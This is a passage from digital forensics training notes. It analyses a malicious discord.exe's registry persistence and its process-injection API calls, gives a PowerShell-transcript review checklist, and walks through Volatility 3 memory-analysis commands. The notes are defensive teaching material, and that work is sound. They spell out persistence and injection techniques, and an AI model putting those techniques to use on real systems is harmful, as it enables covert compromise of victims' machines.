
box, type `RegSet`, and hit `Enter`.



- A notable observation is the `RegSetValueExA` invocation. Before diving deeper, let's familiarize ourselves with this function's documentation.

```
LSTATUS RegSetValueExA(
  [in]            HKEY       hKey,
  [in, optional] LPCSTR      lpValueName,
                  DWORD      Reserved,
  [in]            DWORD      dwType,
  [in]            const BYTE *lpData,
  [in]            DWORD      cbData
);
```


- `hKey1` is a handle to the registry key where you want to set a registry value.
- `lpValueName` is a pointer to a null-terminated string that specifies the name of the registry value you want to set.
  - In this case, it is named as `DiscordUpdate`.
- The `Reserved` parameter is reserved and must be zero.
- `dwType` specifies the data type of the registry value.
  - It's likely an integer constant that represents the data type (e.g., `REG_SZ` for a string value).
- `(BYTE*)lpData` is a type cast that converts the `_lpData_` variable to a pointer to a byte (`BYTE*`).
  - This is done to ensure that the data pointed to by `_lpData_` is treated as a byte array, which is the expected format for binary data in the Windows Registry.
  - In our case, this is shown in the buffer view as `C:\Windows\Tasks\update.exe`.
- `cbData` is an integer that specifies the size, in bytes, of the data pointed to by `_lpData_`.



- A critical takeaway from this API call is the `lpData` parameter, which reveals the backdoor's location, `C:\Windows\Tasks\update.exe`.

Process Injection


- To scrutinize process creation, let's search for the `CreateProcessA` function.
  - Let's key in `CreateProcess` in the search box and press `Enter`.



- Presented below is the syntax of the Windows API function, `CreateProcessA`.

```
BOOL CreateProcessA(
  [in, optional]      LPCSTR                lpApplicationName,
  [in, out, optional] LPSTR                 lpCommandLine,
  [in, optional]      LPSECURITY_ATTRIBUTES lpProcessAttributes,
  [in, optional]      LPSECURITY_ATTRIBUTES lpThreadAttributes,
  [in]                BOOL                  bInheritHandles,
  [in]                DWORD                 dwCreationFlags,
  [in, optional]      LPVOID                lpEnvironment,
  [in, optional]      LPCSTR                lpCurrentDirectory,
  [in]                LPSTARTUPINFOA        lpStartupInfo,
  [out]               LPPROCESS_INFORMATION lpProcessInformation
);
```

- An intriguing element within this API is the `lpCommandLine` parameter.
  - It discloses the executed command line, which, in this context, is `C:\Windows\System32\comp.exe`.
  - Notably, the `lpCommandLine` can be specified without delineating the complete executable path in the `lpApplicationName` value.
- Another pivotal parameter worth noting is `dwCreationFlags`, set to `CREATE_SUSPENDED`.
  - This indicates that the new process's primary thread starts in a suspended state and remains inactive until the `ResumeThread` function gets invoked.
- The `lpCommandLine` parameter of this API call sheds light on the child process that was initiated, namely, `C:\Windows\System32\comp.exe`.
- Further down we also notice process injection-related functions being utilized by `discord.exe`.




#	Time of Day	Thread	Module	API	Ret
41005	2:37:15.388 PM	1	KERNEL32.DLL	RtlFreeHeap (0x00000257246c0000, 0, 0x0000025724742df0)	TRU
41006	2:37:15.388 PM	1	KERNEL32.DLL	RtlFreeHeap (0x00000257246c0000, 0, 0x0000025724735880)	TRU
41007	2:37:15.388 PM	1	KERNELBASE.dll	RtlFreeUnicodeString (0x000000a5c93fde78)	
41008	2:37:15.388 PM	1	KERNELBASE.dll	CsrFreeCaptureBuffer (0x0000025724560750)	
41009	2:37:15.388 PM	1	KERNELBASE.dll	RtlFreeUnicodeString (0x000000a5c93ff138)	
41010	2:37:15.388 PM	1	KERNELBASE.dll	RtlFreeUnicodeString (0x000000a5c93ff148)	
41011	2:37:15.388 PM	1	KERNELBASE.dll	RtlFreeUnicodeString (0x000000a5c93ff158)	
41012	2:37:15.388 PM	1	KERNELBASE.dll	RtlFreeHeap (0x00000257246c0000, 0, NULL)	TRU
41013	2:37:15.388 PM	1	KERNELBASE.dll	RtlFreeHeap (0x00000257246c0000, 0, NULL)	TRU
41014	2:37:15.388 PM	1	KERNELBASE.dll	RtlFreeHeap (0x00000257246c0000, 0, NULL)	TRU
41015	2:37:15.388 PM	1	discord.exe	OpenProcess (PROCESS_ALL_ACCESS, FALSE, 3276)	0x0
41016	2:37:15.388 PM	1	KERNELBASE.dll	NtOpenProcess (0x000000a5c93ff308, PROCESS_ALL_ACCESS, 0x00000...	STA
41017	2:37:15.388 PM	1	discord.exe	VirtualAllocEx (0x00000000000004e0, NULL, 511, MEM_COMMIT | MEM_RE...	0x0
41018	2:37:15.388 PM	1	KERNELBASE.dll	NtAllocateVirtualMemory (0x00000000000004e0, 0x000000a5c93ff2b8, 0,.	STA
41019	2:37:15.388 PM	1	discord.exe	WriteProcessMemory (0x00000000000004e0, 0x00000256275d0000, 0x0000...	TRU
41020	2:37:15.388 PM	1	KERNELBASE.dll	NtQueryVirtualMemory (0x00000000000004e0, 0x00000256275d0000, 8, 0	STA
41021	2:37:15.388 PM	1	KERNELBASE.dll	NtWriteVirtualMemory (0x00000000000004e0, 0x00000256275d0000, 0...	STA
41022	2:37:15.388 PM	1	discord.exe	CreateRemoteThread (0x00000000000004e0, NULL, 0, 0x00000256275d0000,	0x0
41023	2:37:15.388 PM	1	KERNELBASE.dll	NtDuplicateObject (GetCurrentProcess(), 0x00000000000004e0, GetCur...	STA

- All the above are strong indicators of process injection.

PowerShell Activity

- PowerShell transcripts meticulously log both the commands issued and their respective outputs during a PowerShell session.
  - Occasionally, within a user's documents directory, we might stumble upon PowerShell transcript files.
  - These files grant us a window into the recorded PowerShell activities on the system.

- The subsequent screenshot, showcases the PowerShell transcript files nestled within the user's documents directory on a mounted forensic image.



- Reviewing PowerShell-related activity in detail can be instrumental during investigations.
- Here are some recommended guidelines when handling PowerShell data.
  - `Unusual Commands`: Look for PowerShell commands that are not typical in your environment or are commonly associated with malicious activities.
    - For example, commands to download files from the internet (Invoke-WebRequest or wget), commands that manipulate the registry, or those that involve creating scheduled tasks.
  - `Script Execution`: Check for the execution of PowerShell scripts, especially if they are not signed or come from untrusted sources. Scripts can be used to automate malicious actions.
  - Encoded Commands: Malicious actors often use encoded or obfuscated PowerShell commands to evade detection. Look for signs of encoded commands in transcripts.
  - `Privilege Escalation`: Commands that attempt to escalate privileges, change user permissions, or perform actions typically restricted to administrators can be suspicious.
  - `File Operations`: Check for PowerShell commands that involve creating, moving, or deleting files, especially in sensitive system locations.
  - `Network Activity`: Look for commands related to network activity, such as making HTTP requests or initiating network connections.
    - These may be indicative of command and control (C2) communications.

- `Registry Manipulation`: Check for commands that involve modifying the Windows Registry, as this can be a common tactic for malware persistence.
- `Use of Uncommon Modules`: If a PowerShell script or command uses uncommon or non-standard modules, it could be a sign of suspicious activity.
- `User Account Activity`: Look for changes to user accounts, including creation, modification, or deletion.
    - Malicious actors may attempt to create or manipulate user accounts for persistence.
- `Scheduled Tasks`: Investigate the creation or modification of scheduled tasks through PowerShell. This can be a common method for persistence.
- `Repeated or Unusual Patterns`: Analyze the patterns of PowerShell commands.
    - Repeated, identical commands or unusual sequences of commands may indicate automation or malicious behavior.
- `Execution of Unsigned Scripts`: The execution of unsigned scripts can be a sign of suspicious activity, especially if script execution policies are set to restrict this.

One sentence summary

- There are alot of tools and technology mentioned, but some of the main things to look and focus on are: MFT, USN journal, windows event log, windows registry (e.g. auto run), prefetch files, API call data and more!

Practical Digital Forensics Scenario

Memory Analysis with Volatility v3

Identifying the Memory Dump's Profile

- Let's start by obtaining OS & kernel details of the Windows memory sample being analyzed, leveraging Volatility's `windows.info` plugin.

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f
..\memdump\PhysicalMemory.raw windows.info
```

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f ..\memdump\PhysicalMemory.raw windows.i
Volatility 3 Framework 2.5.0

Variable        Value

Kernel Base     0xf80150019000
DTB     0x1ad000
Symbols file:///C:/Users/johndoe/Desktop/volatility3-develop/volatility3/symbols/windows/ntkrnlmp.pdb/89
Is64Bit True
IsPAE   False
layer_name      0 WindowsIntel32e
memory_layer    1 FileLayer
KdVersionBlock  0xf80150c283a0
Major/Minor     15.19041
MachineType     34404
KeNumberProcessors      2
SystemTime      2023-08-10 09:35:40
NtSystemRoot    C:\Windows
NtProductType   NtProductWinNt
NtMajorVersion  10
NtMinorVersion  0
PE MajorOperatingSystemVersion  10
PE MinorOperatingSystemVersion  0
PE Machine      34404
PE TimeDateStamp        Fri May 20 08:24:42 2101
```

Identifying Injected Code

- Volatility's `windows.malfind` plugin can then be used to list process memory ranges that potentially contain injected code as follows.

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f
..\memdump\PhysicalMemory.raw windows.malfind
```

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f ..\memdump\PhysicalMemory.raw windows.m
Volatility 3 Framework 2.5.0

PID     Process Start VPN       End VPN Tag     Protection      CommitCharge    PrivateMemory   File out
        Disasm

3648    rundll32.exe    0x1f2d8c20000   0x1f2d8c6dfff   VadS    PAGE_EXECUTE_READWRITE  78      1

00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
0x1f2d8c20000:  add     byte ptr [rax], al
0x1f2d8c20002:  add     byte ptr [rax], al
0x1f2d8c20004:  add     byte ptr [rax], al
0x1f2d8c20006:  add     byte ptr [rax], al
0x1f2d8c20008:  add     byte ptr [rax], al
0x1f2d8c2000a:  add     byte ptr [rax], al
0x1f2d8c2000c:  add     byte ptr [rax], al
0x1f2d8c2000e:  add     byte ptr [rax], al
0x1f2d8c20010:  add     byte ptr [rax], al
0x1f2d8c20012:  add     byte ptr [rax], al
0x1f2d8c20014:  add     byte ptr [rax], al
0x1f2d8c20016:  add     byte ptr [rax], al
0x1f2d8c20018:  add     byte ptr [rax], al
0x1f2d8c2001a:  add     byte ptr [rax], al
0x1f2d8c2001c:  add     byte ptr [rax], al
0x1f2d8c2001e:  add     byte ptr [rax], al
0x1f2d8c20020:  add     byte ptr [rax], al
0x1f2d8c20022:  add     byte ptr [rax], al
0x1f2d8c20024:  add     byte ptr [rax], al
0x1f2d8c20026:  add     byte ptr [rax], al
0x1f2d8c20028:  add     byte ptr [rax], al
0x1f2d8c2002a:  add     byte ptr [rax], al
0x1f2d8c2002c:  add     byte ptr [rax], al
```


- When a process allocates a memory page with `PAGE_EXECUTE_READWRITE` permissions, it's essentially requesting the ability to both execute and write to that memory region.
    - In layman's terms, the process is saying, "I want to be able to run code from here, but I also want the flexibility to change what that code is on the fly."
- Now, why does that raise eyebrows?
    - Well, legitimate applications typically segregate the tasks of code execution and data writing.
    - They'll have specific regions of memory for running code (executable) and separate regions where data is written or modified.
    - This separation is a fundamental security principle, ensuring that data isn't inadvertently executed or that executable regions aren't tampered with unexpectedly.
- However, many types of malware, especially those that employ code injection techniques, require the ability to write their payload into memory and then execute it.

    - By allocating memory with `PAGE_EXECUTE_READWRITE` permissions, they can write and subsequently execute malicious code within the same memory region, making their malicious activities more streamlined and efficient.
- In essence, while not every instance of `PAGE_EXECUTE_READWRITE` is malicious, its presence is a strong indicator of potential malfeasance, and it's something we, as vigilant security analysts, should scrutinize closely.

Identifying Running Processes


- Let's now list the processes present in this particular Windows memory image through Volatility's `windows.pslist` plugin as follows.

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f
..\memdump\PhysicalMemory.raw windows.pslist
```



- If we want to list processes in a tree based on their parent process ID, we can do that through Volatility's `windows.pstree` plugin as follows.


```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f
..\memdump\PhysicalMemory.raw windows.pstree
Volatility 3 Framework 2.5.0
```



Identifying Process Command Lines

- Volatility's `windows.cmdline` plugin can provide us with a list of process command line arguments as follows.

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f
..\memdump\PhysicalMemory.raw windows.cmdline
Volatility 3 Framework 2.5.0
```



Dumping Process Memory & Leveraging YARA

